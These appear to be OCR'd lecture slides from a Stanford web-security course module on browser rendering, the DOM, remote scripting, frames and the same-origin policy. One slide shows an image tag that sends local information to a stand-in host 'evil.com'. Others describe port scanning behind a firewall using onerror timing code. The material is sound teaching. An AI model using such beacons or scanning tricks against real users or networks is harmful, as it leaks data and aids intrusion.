
- %0A = newline
- %20 or + = space, %2B = + (special exception)

HTTP Request



GET : no side effect POST : possible side effect

HTTP Response




Rendering Content

Module 2: Web Background
and the Browser Security Model

Stanford | Stanford Center for Professional Development

Rendering content



Browser execution model

Each browser window or frame

- Loads content
- Renders it
  - Processes HTML and scripts to display page
  - May involve images, subframes, etc.
- Responds to events

Events can be

- User actions: OnClick, OnMouseover
- Rendering: OnLoad, OnBeforeUnload
- Timing: setTimeout(), clearTimeout()

```
<head>
<title>Washington Post: Breaking News, World, US, DC News .. Analysis</title>
...
</head>
<body class="eidos homepage  sectionfront">
<script type="text/javascript">
      if(self!==top&&!(top.window.location.pathname).startsWith('/PortalEdito
r')){top.location=self.location;}
</script>
...
<h2 class="headline"><a href="/world/national-security/nsa-gathered-
thousands-of-americans-e-mails-before-court-struck-down-
program/2013/08/21/146ba4b6-0a90-11e3-b87c-476db8ac34cd_story.html">
Secret court: <br>NSA gathered thousands of domestic e-mails</a>
...
<p class="byline">Ellen Nakashima&#32…</p>
<p class="">
The program unlawfully gathered as many as tens of thousands of e-mails,
according to a 2011 opinion.</p>
...
<div class="hide"><img class=""
src="http://ad.doubleclick.net/ad/N4359.washingtonpost.com/B7241351.19;sz=1x1
;ord=[timestamp]?" width="1" height="1" border="0" style="display: inline-
block; "></div>
...
   Share this video:
...
<a class="facebook_static"
onclick="TWP.Module.SocialButtons.staticSocialPopup('http://www.facebook.com/
sharer.php?u=http://www.washingtonpost.com/posttv/video/thefold/tonight-on-
the-fold-august-21-2013/2013/08/21/36ed282c-0a98-11e3-9941-
6711ed662e71_video.html%3Ffb_ref%3Dsm_btn_fb')">
...
```

Document Object Model (DOM)

Object-oriented interface used to read and write docs

- web page in HTML is structured data
- DOM provides representation of this hierarchy

Examples

- Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], document.anchors[ ]
- Methods: document.write(document.referrer)

Includes Browser Object Model (BOM)

- window, document, frames[], history, location, navigator (type and version of browser)

Changing HTML using Script, DOM

Some possibilities

- createElement(elementName)
- createTextNode(text)
- appendChild(newChild)
- removeChild(node)

HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

Example: Add a new list item:

```
var list = document.getElementById('t1')
var newitem = document.createElement('li')
var newtext = document.createTextNode(text)
list.appendChild(newitem)
newitem.appendChild(newtext)
```

HTML Image Tags

```
<html>
 …
 <p>  … </p>
 …
<img src="http://example.com/sunset.gif" height="50" width="100">
 …
</html>
```

Displays this nice picture ➔
Security issues?

Image tag security issues

Communicate with other sites

- <img src="http://evil.com/pass-local-information.jpg?extra_information">

Hide resulting image

- <img src=" … " height="1" width="1">

Spoof other sites

- Add logos that fool a user

Important Point: A web page can send information to any site

JavaScript onError

Basic function

- Triggered when error occurs loading a document or an image

Example

- Runs onError han

```
<img src="image.gif"
  onerror="alert('The image could not be loaded.')“
>
```

http://www.w3schools.com/jsref/jsref_onError.asp

JavaScript timing

Sample code


```
<html><body><img id="test" style="display: none">
<script>
    var test = document.getElementById('test');
    var start = new Date();
    test.onerror = function() {
          var end = new Date();
          alert("Total time: " + (end - start));
     }
     test.src = "http://www.example.com/page.html";
</script>
</body></html>
```

- When response header indicates that page is not an image, the browser stops and notifies JavaScript via the onerror handler.

Port scanning behind firewall

JavaScript can:

- Request images from internal IP addresses
  - Example:
- Use timeout/onError to determine success/failure
- Fingerprint webapps using known image names



Remote scripting

Goal

- Exchange data between a client-side app running in a browser and server-side app, without reloading page

Methods

- Java Applet/ActiveX control/Flash
  - Can make HTTP requests and interact with client-side JavaScript code, but requires LiveConnect (not available on all browsers)
- XML-RPC
  - open, standards-based technology that requires XML-RPC libraries on server and in your client-side code.
- Simple HTTP via a hidden IFRAME
  - IFRAME with a script on your web server (or database of static HTML files) is by far the easiest of the three remote scripting options

Important Point: A web can maintain bi-directional communication with browser (until user closes/quits)

See: http://developer.apple.com/internet/webcontent/iframe.html

Simple remote scripting example

client.html: RPC by passing arguments to server.html in query string

```
<script type="text/javascript">
function handleResponse() {
      alert('this function is called from server.html') }
</script>
<iframe id="RSIFrame"     name="RSIFrame"
      style="width:0px; height:0px; border: 0px"
      src="blank.html">
</iframe>
<a href="server.html" target="RSIFrame">make RPC call</a>
```

server.html: another page on same server, could be server.php, etc

```
<script type="text/javascript">
      window.parent.handleResponse()
</script>
```

RPC can be done silently in JavaScript, passing and receiving arguments

Isolation

Module 2: Web Background and the Browser Security Model

Stanford | Stanford Center for Professional Development

Frame and iFrame

Window may contain frames from different sources

- Frame: rigid division as part of frameset
- iFrame: floating inline frame


iFrame example

```
<iframe src="hello.html" width=450 height=100>
If you can see this, your browser doesn't understand IFRAME.
</iframe>
```

Why use frames?

- Delegate screen area to content from another source
- Browser provides isolation based on frames
- Parent may work even if frame is broken

Windows Interact



Analogy

Operating system

Primitives

- System calls
- Processes
- Disk

Principals: Users

- Discretionary access control

Vulnerabilities

- Buffer overflow
- Root exploit

Web browser

Primitives

- Document object model
- Frames
- Cookies / localStorage


Principals: “Origins”

- Mandatory access control

Vulnerabilities

- Cross-site scripting
- Cross-site request forgery
- Cache history attacks
- …

Browser security mechanism



Each frame of a page has an origin

- Origin = protocol://host:port

Frame can access its own origin

- Network access, Read/write DOM, Storage (cookies)

Frame cannot access data associated with a different origin

Components of browser security policy

Frame-Frame relationships


- canScript(A,B)
  - Can Frame A execute a script that manipulates arbitrary/nontrivial DOM elements of Frame B?
- canNavigate(A,B)
  - Can Frame A change the origin of content for Frame B?

Frame-principal relationships

- readCookie(A,S), writeCookie(A,S)
  - Can Frame A read/write cookies from site S?


Library import excluded from SOP

```
<script src=https://seal.verisign.com/getseal?
host_name=a.com></script>
```



- Script has privileges of imported page, NOT source server.
- Can script other pages in this origin, load more scripts
- Same issues with other forms of importing

